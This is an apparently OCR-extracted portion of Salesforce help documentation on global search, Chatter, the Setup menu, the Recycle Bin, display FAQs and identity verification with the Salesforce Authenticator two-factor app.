From this high-level overview, it's easy to home in on what you need. See results for a specific object by selecting it on the left, under **Search Results**. Searchable objects are listed in the same order they appear in the global navigation bar. If you don't see an object that you need under **Search Results**, don't worry, it's close at hand. Select **Show More** to see all objects available to you, listed in alphabetical order.

To sort search results, click column headers or find options under the sort button. If the sort button is disabled, it's because the search results layout doesn't contain any fields that are sortable.

Still can't find a record? Check your spelling and that you entered a full search term. Otherwise, the object or record may not be searchable or you don't have permission to view the record. Ask your admin for assistance.

SEE ALSO:

Instant Results in Lightning Experience

Search for Records in Salesforce Classic

If enabled, use global search, at the top of every page, to search across Salesforce.


Be as specific as possible when entering search terms to get best, most targeted results. For example, let's say you're looking for John Smith from your sales team. Enter his full name. Or if you're looking for the sales report from March 2015, enter `sales report March 2015`.

1. Enter your search term.

EDITIONS


Available in Salesforce Classic

Available in: **All** editions **except** Data.com



As you type, notice the drop-down that lists **My Recent Items** and highlights the part of the record name that matches your search term.

2. Press Enter or click **Search**.
You're taken to the search results page.



On the search results page, you can

- **Search Feeds** (1) to see posts from your company that match your search terms.
- Use the **Records** view (2) to see a few records for each frequently used object.
- Click an object name in the left search navigation (3) to see results for only that object.
- Click **Search All** (4) to see the results for more objects.
- Use **Show More** (5) under an object's search results to see all results for the object.

The order of the objects is based on how frequently you use each object.

If you can't find the record you need right away, try to refine your search. You can either sort results by clicking the headers or filter the results by selecting **Show Filters**.

Still can't find a record? Check your spelling and that you entered a full search term. Otherwise, the object or record may not be searchable or you don't have permission to view the record. Ask your admin for assistance.

SEE ALSO:

- How Does Search Work?
- Instant Results in Salesforce Classic

Refine Search Results in Lightning Experience

Use our guidelines for navigating the search results page to quickly find records.

EDITIONS

Available in: Lightning Experience

Available in: **All** Editions **except Database.com**

See the most relevant results on one page with Top Results

When you perform a search, you land on the Top Results page first. The Top Results search results page lists the most relevant record results for each of your most frequently used objects.

This page is a good choice when you want to review results for a search term but you aren't looking for a specific object type. For example, you search for *Acme Inc*. and look at the Top Results page for accounts, leads, and opportunities. Each person's Top Results page is different depending on which objects they use the most. Use the **View More** link to see more results for an object.

Quickly view results by object

You can also see results for a specific object by clicking the object's name on the left side of the page, under Search Results. Searchable objects are listed in the same order they appear in the navigation bar.

See all available objects under Show More

If you don't see an object listed under Search Results, select **Show More** to see all objects available to you. Searchable objects are listed in alphabetical order.

Sort your results

Sorting results helps you quickly find the information most relevant to you.

On the Top Results page, click column headers on sortable fields to sort by that column.

For more sorting options, view results for a specific object. You can order the results using the sort drop-down. The menu lists all the columns in the search layout, plus an option to sort by **Relevance**. You can also click the column headers.

If the search layout includes all non-sortable fields, the sort button is disabled.

More Guidelines

- Check your spelling and that you entered the full search term. Or, try entering a more specific search term.
- If you recently created or updated the record, wait a few minutes for the record to be indexed. If you can't find your record after 15 minutes, contact your admin.

Search in Salesforce Lightning Experience

Refine Search Results in Salesforce Classic

Use our guidelines for sorting and filtering your results to quickly find records.

When you use the global search bar, you search through all objects and multiple fields types, including custom and long text fields, within a record. If you enter multiple terms, results containing all the search terms are returned, which can be a lot of records! Here are some strategies to find the record that you're looking for after performing a full search.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions **except Database.com**


Search All

Search defaults to return results for the objects that you use most frequently. To expand the search to other objects, use **Search All**. If you don't have a **Search All** option, global search doesn't have enough information about which objects you use. Your results include all objects until it has more information.

Pin

Hover over and pin important objects to the top of the search results object list. You can always unpin or reorder objects later. Pinning is helpful for objects that you don't use frequently.

Filter



- Use **Options...** to restrict your search to items you own, if available, to exact phrase searches, and to divisions, if your organization uses them.
- Use **Show Filters**, if available, to filter your search results.
- Use **My Columns**, if available, to customize which columns display by customizing **Selected Fields** from the **Available Fields**.

  Note: Your admin determines the availability of filter fields and customizable columns in a search layout. If your admin didn't create a search layout or if search layouts aren't available for an object, you can't filter search results or customize the columns in search results. Filters aren't available in Customer Portals or partner portals.

More Guidelines

- Make sure that you are on the right object scope. You can change the scope in the left navigation.
- Check your spelling and that you entered the full search term. Or, try entering a more specific search term.
- If you recently created or updated the record, wait a few minutes for the record to be indexed. If you can't find your record after 15 minutes, contact your admin.

Search in Salesforce Classic

Filtering Search Results in Salesforce Classic

Search Your Feeds in Lightning Experience

Search for people, groups, and files across your feeds.

1. Enter your search term in the header search box.
2. On the search result page, click **FEEDS** to see posts from the All Company feed that include matches on your search term.

EDITIONS

Available in Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Search Your Feeds in Salesforce Classic

Search feeds, people, groups, topics, and files across Chatter.

1. Enter your search term in the header search box.
2. Click **Search**.

   The search results page shows matches across Salesforce, including Chatter. From the search results page, you can further refine your search. For example, to see search results across all Chatter feeds, click **Search Feeds**.

You can also search specific feeds. For example, to find where is person is mentioned in a group, type the person's name in the search box above the group feed.

Example: Watch a Demo: Search in Salesforce Classic

EDITIONS

Available in Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Set Up Your Chatter Profile

Your Chatter profile describes who you are to your coworkers and any customers you communicate with. It features your photo and basic information like your professional title and contact details.

Set up your Chatter profile soon after you begin using Salesforce, and update it often.

Note: If your organization doesn't use Chatter, you can still add and edit personal information.

1. Click the **Chatter** tab and find the placeholder profile image on the left side of the page. Click *Your Name* next to the placeholder image.
2. To update your profile photo, hover over the placeholder image and click **Add Photo**.

   Tip: Use a photo of you and not a group of people or a pet. Chatter is a business tool, so choose a photo you don't mind showing to your boss and CEO.

3. To update your contact information, click under your profile photo. In the **Edit Profile** box, complete the fields on the Contact tab and the About tab.

   Tip: Complete your profile with details about the department you work in, your experience, or projects you are currently working on.

4. Click **Save All**.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Explore the Salesforce Setup Menu

Salesforce includes many options for setting up, maintaining, and customizing your organization. If you're a Salesforce administrator or developer, you use the Setup menu frequently.

All setup options are all available from the Setup menu. The way you access the Setup menu depends on which Salesforce experience you're using and on your organization's user interface settings.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** editions except **Database.com**.

1. Look at the top of any Salesforce page.
   - If you're using Lightning Experience, click , then select **Setup Home**.
   - If you're using Salesforce Classic and you see **Setup** in the user interface header, click it.
   - If you're using Salesforce Classic and you don't see **Setup** in the header, click your name, then select **Setup**.
2. Enter the name of the Setup page, record, or object that you want in the `Quick Find` box, then select the appropriate page from the menu.

   Tip: Type the first few characters of a page's name in the `Quick Find` box. As you type, pages that match your search terms appear in the menu. For example, to find the Language Settings page, type *`lang`* in the `Quick Find` box, then select **Language Settings**.

View and Purge the Recycle Bin

The Recycle Bin contains items that were deleted. Salesforce admins can see all deleted data across the entire org.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except for **Database.com**

USER PERMISSIONS

To view and recover your deleted records:
- "Read" on the records in the Recycle Bin

To view and recover records deleted by other users:
- "Modify All Data"

To recover deleted public tags:
- "Tag Manager"

To purge the Recycle Bin:
- "Modify All Data"

View Items in the Recycle Bin

Choose **My Recycle** from the dropdown list to view just the items you deleted. Admins and users with the "Modify All Data" permission can choose **All Recycle Bin** to view all data that has been deleted for the entire org. In Personal Edition, the All Recycle Bin option shows all your deleted items.

Note: Records in the Recycle Bin don't count against your org's storage usage.

Search for Items in the Recycle Bin

1. Choose **My Recycle Bin** or **All Recycle Bin**. My Recycle Bin searches for matches only in the items you deleted.
2. Enter your search terms. Search terms are treated as separate words with an implied AND between them. For example, searching for *bob jones* returns items with *bob* and *jones* together but not *bob smith* whose email address is *bsmith@jones.com*. An implied wildcard is appended to your search terms so searching for *bob* returns any *bob* or *bobby*. Searches look for matches in the field displayed in the Name column of the Recycle Bin such as lead `Name`, `Case Number`, `Contract Number`, or `Product Name`.

   Note: Some search features, including stemming and synonyms, are not available in the Recycle Bin search.

3. Click **Search**.

Restore Items in the Recycle Bin

You can restore items by checking the box next to those items and clicking **Undelete**. To restore all deleted items, check the box in the column header and then click **Undelete**.

When you undelete a record, Salesforce restores the record associations for the following types of relationships:

- Parent accounts (as specified in the `Parent Account` field on an account)
- Parent cases (as specified in the `Parent Case` field on a case)
- Master solutions for translated solutions (as specified in the `Master Solution` field on a solution)
- Managers of contacts (as specified in the `Reports To` field on a contact)
- Products related to assets (as specified in the `Product` field on an asset)
- Opportunities related to quotes (as specified in the `Opportunity` field on a quote)
- All custom lookup relationships
- Relationship group members on accounts and relationship groups, with some exceptions
- Tags
- An article's categories, publication state, and assignments

Note: Salesforce only restores lookup relationships that have not been replaced. For example, if an asset is related to a different product prior to the original product record being undeleted, that asset-product relationship is not restored.

Purge the Recycle Bin

Deleted records remain in the recycle bin for 15 days, and can be restored during that time. To permanently remove your deleted items before the 15-day period, administrators and users with the "Modify All Data" permission, can click **Empty your Recycle Bin** or **Empty your organization's Recycle Bin**. After 15 days, deleted items are purged from the recycle bin, and once purged, they can't be recovered.

View and Display FAQ

Common questions around popup windows, buttons, links, and other display elements on Salesforce pages.

What's the Collapsible Sidebar?

The sidebar column that appears on the left side of most Salesforce pages in Salesforce Classic provides convenient access to links and commands.

Why Can't I See Some Features?

You learn about Salesforce features in our help documentation and training videos. However, sometimes you can't seem to find or access these features in your Salesforce org.

Why Can't I View Salesforce Popup Windows Such as Lookup Dialogs and Help Pages?

Test your browser's popup blocker settings. If the settings are configured for maximum security, you can't view any popup windows within Salesforce, including popups that provide necessary functionality.

Why Can't I See Some Buttons and Links?

Buttons and links only display for users who have the appropriate permissions to use them.

Why Did My Data Disappear When I Pressed the Backspace Key While Editing a Record in Salesforce Classic?

Some versions of Internet Explorer use the Backspace key as a keyboard shortcut for the browser's Back button. When you press the Backspace key and your cursor is not within a text field, the browser goes back to the previous page. To retrieve your data and return to the page you were working on, click your browser's Forward button.

Can I Change or Delete the List of Entries That Appears When I Edit a Text Field in Salesforce Classic?

No. These auto-complete entries that appear when you are editing certain text fields are a feature of Internet Explorer.


Why Am I Getting an Error Message?

When you're working in Salesforce, you can occasionally get an error message. Typically, an error message appears when you try to view, edit, or delete information to which you don't have access.

What's the Collapsible Sidebar?

The sidebar column that appears on the left side of most Salesforce pages in Salesforce Classic provides convenient access to links and commands.

Click the edge of the sidebar to open or close the sidebar as needed.



EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

The options in your sidebar vary depending on the features that are available in your org and whether your administrator has customized the page layout.

Why Can't I See Some Features?

You learn about Salesforce features in our help documentation and training videos. However, sometimes you can't seem to find or access these features in your Salesforce org.

Here are some reason why you can't find or access a particular feature or object.

- You don't have the required permissions and access settings
- Your company renamed some standard objects and fields or created their own custom objects and fields
- The feature you're looking for isn't included in your company's Salesforce edition or Salesforce experience
- You have to first adjust your custom page views or install external apps to enable the feature

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: All editions

Why Can't I View Salesforce Popup Windows Such as Lookup Dialogs and Help Pages?

Test your browser's popup blocker settings. If the settings are configured for maximum security, you can't view any popup windows within Salesforce, including popups that provide necessary functionality.

For example, maximum security settings block calendar popup for choosing a date on an activity, lookup dialogs for selecting a record, and Help pages.

To test your popup settings:

1. From your personal settings, enter *Reminders* in the Quick Find box, then select **Reminders & Alerts**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
2. Click **Preview Reminder Alert**.

To allow popup windows for Salesforce, add Salesforce as a trusted site within your browser's popup blocker settings. Consult the help for your browser for specific instructions.

Some browser add-ons, like the Google toolbar, also have popup blocking. Consult your software documentation on those products for details on how to configure them to allow popup windows from Salesforce.

Why Can't I See Some Buttons and Links?

Buttons and links only display for users who have the appropriate permissions to use them.

For example, users who do not have the "Delete" permission on opportunities do not see the **Delete** button on an opportunity detail page nor do they see the **Del** link on an opportunity related list.

Why Did My Data Disappear When I Pressed the Backspace Key While Editing a Record in Salesforce Classic?

Some versions of Internet Explorer use the Backspace key as a keyboard shortcut for the browser's Back button. When you press the Backspace key and your cursor is not within a text field, the browser goes back to the previous page. To retrieve your data and return to the page you were working on, click your browser's Forward button.

Can I Change or Delete the List of Entries That Appears When I Edit a Text Field in Salesforce Classic?

No. These auto-complete entries that appear when you are editing certain text fields are a feature of Internet Explorer.

The browser remembers text that you entered previously and provides a list of those entries for you to automatically complete the field. If you would like to turn off this feature, click **Tools** on your browser's menu bar. Select **Internet Options**, click the **Content** tab, and then choose the **AutoComplete** button to change your browser's settings.

Why Am I Getting an Error Message?

When you're working in Salesforce, you can occasionally get an error message. Typically, an error message appears when you try to view, edit, or delete information to which you don't have access.

Click your browser's Back button to return to the previous page. If you feel you have incorrectly received an error, click **Help & Training** at the top of any page. Select **Contact Support** > **Open a Case**, or select the My Cases tab to submit your issue directly to Customer Support.

Tips for New Users


Some tips you need to be a fast, productive Salesforce user on day one.

- When you click on an object to find your data, you don't see a full list of your existing records. Salesforce keeps those tucked out of view until you manually recall them, in case you want to choose a subset of the full list. Choose an option within *View*, and click **Go!**


EDITIONS

Available in: Salesforce Classic

Available in: All Editions



- *Related lists* are links featured at the bottom of object pages. Related lists provide quick access to other related objects. This feature adds a lot of value, because it gives you fast access to information. It means less navigation and can speed up your workflow. In the Accounts object, your related lists can look something like this:



  Salesforce delivers the application with some standard related lists, but administrators can also customize some related list items.
- Our help and training materials probably mention some features that your company hasn't enabled, or that your permissions profile doesn't allow you to access. To find out more about a feature, contact the Salesforce administrator at your company. Not sure who that is? Reach out to the person at your company who introduced you to Salesforce.
- Save your work! It's easy to spend a lot of time updating the fields in a record and then to navigate away from that screen without saving. Make a habit of seeking out the save button before clicking away through another page element.

Verify Your Identity

Use identity verification tools to secure and protect your data from unauthorized access.

Methods for Verifying Your Identity

Identity verification tools, like Salesforce Authenticator, one-time password generators, and text messages help to protect your Salesforce data and account from unauthorized access.

Salesforce Authenticator

Welcome to the all-new Salesforce Authenticator mobile app! Version 2 is a two-factor authentication app for your mobile device, adding an extra layer of security to protect your Salesforce account and data.

Verify Your Identity with a One-Time Password Generator App or Device

Connect a one-time password generator app, such as Salesforce Authenticator or Google Authenticator, to verify your identity. The app generates a verification code, sometimes called a "time-based one-time password".

Verify Your Identity with a Temporary Code

When you can't access the device you usually use for two-factor authentication, ask your Salesforce admin to give you a temporary identity verification code. The code is valid for 1 to 24 hours. Your admin sets the expiration time, but you can expire the code early if you no longer need it.

Troubleshoot Login Issues

Can't log in? Forgot your username or password, or you're locked out from too many login attempts? To resolve login problems, try these solutions.

Methods for Verifying Your Identity

Identity verification tools, like Salesforce Authenticator, one-time password generators, and text messages help to protect your Salesforce data and account from unauthorized access.

When you log in to Salesforce from a browser or application that we don't recognize, and your IP address is outside a trusted IP range, you're prompted to verify your identity.

Salesforce asks you to verify your identity using one of the following verification methods.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Salesforce Authenticator Mobile App

If you connected the Salesforce Authenticator app (version 2 or later) to your account, use the app to verify your Salesforce account activity. Salesforce sends a push notification to your mobile device. When you get the notification, open the app, verify the activity details, and tap **Approve** on your mobile device.

U2F Security Key

If you registered a U2F security key that is associated with your account, use the security key to verify your Salesforce account activity. Salesforce prompts you to insert the security key into your computer's USB port.

One-Time Password Generator App

If you connected an authenticator app (like Salesforce Authenticator or Google Authenticator) to your account, use the mobile app to generate a verification code. This type of code is sometimes called a "time-based one-time password." The code value changes periodically.

SMS Text Message

If you have a verified mobile number associated with your account, you receive a verification code in a text message sent to your phone. If you don't have a verified mobile number, you're prompted to register one when you log in to Salesforce. Registering your mobile phone number verifies it and enables this method when you're challenged in the future. If your mobile number changes, contact your Salesforce admin.

Email

Salesforce sends a verification code in an email to the address associated with your account. The code expires after 24 hours.

The identity verification page includes a "Don't ask again" option, which is selected by default. If you leave the option selected and click **Verify**, Salesforce doesn't ask you to verify your identity again when you log in from the same browser or application. Exceptions are if you clear browser cookies, set your browser to delete cookies, or browse in private or incognito mode. In these cases, you're prompted to verify your identity every time you log in to Salesforce from an IP address that's not defined as trusted for your org.

Note: When you log in from a public or shared device, deselect **Don't ask again**. Deselecting this option ensures that subsequent users have to verify their identity when they log in from that device.

Salesforce Authenticator

Welcome to the all-new Salesforce Authenticator mobile app! Version 2 is a two-factor authentication app for your mobile device, adding an extra layer of security to protect your Salesforce account and data.

Salesforce Authenticator mobile app (version 2 or later) supports two types of connected accounts: standard accounts and code-only accounts. Standard accounts feature push notifications, location-based automated verifications, and verification codes for two-factor authentication. Code-only accounts provide only verification codes.

EDITIONS

Salesforce Authenticator setup available in: both Salesforce Classic and Lightning Experience

Two-factor authentication with Salesforce Authenticator available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

What Is Two-Factor Authentication?

We all want to keep our online accounts and data secure. Two-factor authentication is a great way to do just that. Two-factor authentication means that you have to have two things, or two *factors*, to access your account. The first factor is something you know, like your username and password combination. The second is something you have, like a mobile device with a security app installed. That second factor—the mobile device with a security app—adds an extra layer of protection to your account. Even if hackers steal your password, they can't log in, because they don't have your mobile device with Salesforce Authenticator installed on it.

Get the Salesforce Authenticator Mobile App (Version 2 or Later)

Salesforce Authenticator is an app that you download and install on your mobile device.

Requirements for Salesforce Authenticator (Version 2 or Later)

The Salesforce Authenticator mobile app is supported on various mobile platforms, with some device, operating system, and mobile browser requirements. An Internet connection is necessary to communicate with Salesforce for user verifications of account activity and location-based automated verifications. Verification codes (time-based one-time passwords, or TOTPs) can be generated without an Internet connection on the mobile device.

Salesforce Authenticator (Version 2 or Later) Accessibility Considerations

Salesforce Authenticator is designed with accessibility in mind and delivers a fully accessible mobile experience for all individuals, including users working with screen readers. Unlike the full Salesforce site, Salesforce Authenticator doesn't require accessibility mode to give users working with assistive devices a fully accessible experience.

Locale and Language Support for Salesforce Authenticator (Version 2 or Later)

Salesforce Authenticator works with almost all Salesforce supported locales and the fully supported end-user languages. Salesforce Help includes a list of supported locales and languages. Languages that are read right to left, including Arabic and Hebrew, aren't supported in this release.

Connect an Account to Salesforce Authenticator (Version 2 or Later)

Connect your Salesforce account to the Salesforce Authenticator mobile app to use the app for two-factor authentication. In some orgs, you're prompted to connect your account as you log in. In other orgs, you connect the account through your personal settings.

Back Up Your Connected Accounts in the Salesforce Authenticator Mobile App

You can back up your Connected Accounts in the Salesforce Authenticator mobile app. If you lose, damage, or replace your mobile device, you can restore your Connected Accounts on another mobile device.

Restore Connected Accounts in the Salesforce Authenticator Mobile App

If you've backed up your Connected Accounts in the Salesforce Authenticator mobile app, you can restore them on another mobile device.

Remove an Account from Salesforce Authenticator (Version 2 or Later)

When you no longer want to use the app for two-factor authentication, remove your Salesforce account from the Salesforce Authenticator mobile app. Before you remove an account from the Salesforce Authenticator app on your mobile device, make sure that you don't lose access to your Salesforce account. Either ask your Salesforce admin to disable the two-factor authentication requirement from your account, or make sure that you have another two-factor authentication method available.

Verify Account Activity with Salesforce Authenticator (Version 2 or Later) for Two-Factor Authentication

If your org settings require you to complete two-factor authentication when you log in or access restricted resources in Salesforce, use the Salesforce Authenticator mobile app. You use the app to verify identifying details for your logins and other account activity. Using the app to verify account activity satisfies the two-factor authentication requirement.

Block Unrecognized Account Activity with Salesforce Authenticator (Version 2 or Later)

If you get a notification from the Salesforce Authenticator mobile app about account activity you don't recognize, use the app to block the activity. You can also flag the blocked activity for your Salesforce admin.

Automate Two-Factor Authentication from a Trusted Location with Salesforce Authenticator (Version 2 or Later)

Enable location services in the Salesforce Authenticator mobile app, and then use the app to automate two-factor authentication from a trusted location. Examples of trusted locations can include your home or office.

Stop Location-Based Automated Verifications in Salesforce Authenticator (Version 2 or Later)

You can remove a location from your list of trusted locations to turn off automated verification from there.

What Is Two-Factor Authentication?

EDITIONS

Salesforce Authenticator setup available in: both Salesforce Classic and Lightning Experience

Two-factor authentication with Salesforce Authenticator available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

We all want to keep our online accounts and data secure. Two-factor authentication is a great way to do just that. Two-factor authentication means that you have to have two things, or two *factors*, to access your account. The first factor is something you know, like your username and password combination. The second is something you have, like a mobile device with a security app installed. That second factor—the mobile device with a security app—adds an extra layer of protection to your account. Even if hackers steal your password, they can't log in, because they don't have your mobile device with Salesforce Authenticator installed on it.

Many mobile authenticator apps generate verification codes that expire after a certain amount of time. When you log in to an online account that requires two-factor authentication, you enter the code along with your username and password. Salesforce Authenticator also generates codes for whenever you need them, but version 2 of the app introduces new features for added convenience, without sacrificing security.

When someone tries to log in or access restricted online data in your account, Salesforce sends a notification to your mobile device. You open the Salesforce Authenticator app to see details of the online activity. After you check the details, you can tap **Approve** to verify that the activity belongs to you. If you don't recognize the activity, you tap **Deny** to block it. You can also flag the blocked activity for your Salesforce admin.

When you enable location services for Salesforce Authenticator, you unleash even more powerful features. If you're in your home or office, for example, you can tell Authenticator to verify your activities automatically from that trusted location. Automation gives you the extra security of two-factor authentication, and you don't even have to take your phone out of your pocket.

Before you can use Salesforce Authenticator for two-factor authentication, you connect the app to your online account. In Salesforce, you can connect the app to your account in your personal settings. Connecting the app doesn't mean that you're required to use two-factor authentication every time you log in. Your admin sets up a two-factor authentication requirement for you in keeping with your company's security policies. If your admin requires two-factor authentication before you connect Salesforce Authenticator to your account, you're prompted to connect the app the next time you log in.

Get the Salesforce Authenticator Mobile App (Version 2 or Later)

Salesforce Authenticator is an app that you download and install on your mobile device.

New Installations

You can download and install the Salesforce Authenticator mobile app from Google Play or the App Store to supported Android and iOS devices.

After you install the app, launch it from your home screen and connect it to your Salesforce account. In some orgs, you're prompted to connect the app during login. Otherwise you connect the app through your personal settings in Salesforce.

Updating from Salesforce Authenticator Version 1

If you already have version 1 installed on your mobile device, download the update from the App Store or Google Play. The update preserves the connected accounts you already have in the app. These accounts are code-only accounts that generate verification codes but don't receive push notifications or allow location-based automated verifications. Code-only accounts appear on your Connected Accounts list without a **>** at the far right of the account name row, and there's no account detail page. The verification codes in these code-only accounts are valid until you connect the new version 2 functionality to your Salesforce account via your personal settings. After you connect the new version, your account gives you full Salesforce Authenticator version 2 functionality: push notifications, location-based automated verifications, and verification codes.

EDITIONS

Salesforce Authenticator setup available in: both Salesforce Classic and Lightning Experience

Two-factor authentication with Salesforce Authenticator available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

Requirements for Salesforce Authenticator (Version 2 or Later)

The Salesforce Authenticator mobile app is supported on various mobile platforms, with some device, operating system, and mobile browser requirements. An Internet connection is necessary to communicate with Salesforce for user verifications of account activity and location-based automated verifications. Verification codes (time-based one-time passwords, or TOTPs) can be generated without an Internet connection on the mobile device.

Supported Devices and Browsers

Salesforce Authenticator is supported in portrait orientation in these environments.

Salesforce Authenticator App	Supported Devices	Supported Mobile OS
iOS, v2 or later	iPhone 5 or later models	iOS 8 or later
Android, v2 or later	Android phones	Android 4.2 or later

EDITIONS

Salesforce Authenticator setup available in: both Salesforce Classic and Lightning Experience

Two-factor authentication with Salesforce Authenticator available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

For optimal Salesforce Authenticator performance, we recommend keeping your mobile device's operating system updated and upgrading to a late model device as allowed by your mobile plan. Future Salesforce versions might require removing support for older operating systems, and sometimes newer operating system releases don't perform well on older devices.

Salesforce Editions and Licenses

These Salesforce editions and user license types allow the use of Salesforce Authenticator for identity verification and two-factor authentication.

Salesforce Editions	
• Group Edition	Database.com Edition isn't supported.

- Professional Edition
- Enterprise Edition
- Performance Edition
- Unlimited Edition
- Developer Edition
- Contact Manager Edition

User License Types	
• Salesforce users • Salesforce Platform and Salesforce users • Customer Community, Customer Community Plus, and Partner Community external users • Portal users who are a member of a Salesforce community	These user license types aren't supported: portal users (unless a member of a Salesforce community), Database.com users, Sites and Site.com users, Data.com users, and Work.com users.

Wireless Connection

A Wi-Fi or cellular network connection is needed to communicate with Salesforce. For cellular connections, a 3G network or faster is required. For the best performance, we recommend using Wi-Fi or LTE. Salesforce Authenticator generates valid verification codes when your device is offline. You can also view your activity history and list of trusted locations when the device is offline.

Salesforce Authenticator (Version 2 or Later) Accessibility Considerations

Salesforce Authenticator is designed with accessibility in mind and delivers a fully accessible mobile experience for all individuals, including users working with screen readers. Unlike the full Salesforce site, Salesforce Authenticator doesn't require accessibility mode to give users working with assistive devices a fully accessible experience.

Check your mobile device's documentation for more information about using a screen reader.

Locale and Language Support for Salesforce Authenticator (Version 2 or Later)

Salesforce Authenticator works with almost all Salesforce supported locales and the fully supported end-user languages. Salesforce Help includes a list of supported locales and languages. Languages that are read right to left, including Arabic and Hebrew, aren't supported in this release.

Connect an Account to Salesforce Authenticator (Version 2 or Later)

Connect your Salesforce account to the Salesforce Authenticator mobile app to use the app for two-factor authentication. In some orgs, you're prompted to connect your account as you log in. In other orgs, you connect the account through your personal settings.

If you're prompted to connect Salesforce Authenticator to your Salesforce account as you log in, follow the onscreen instructions. To connect the app from your personal settings in Salesforce, log in to your account, then follow these steps.

EDITIONS

Salesforce Authenticator setup available in: both Salesforce Classic and Lightning Experience

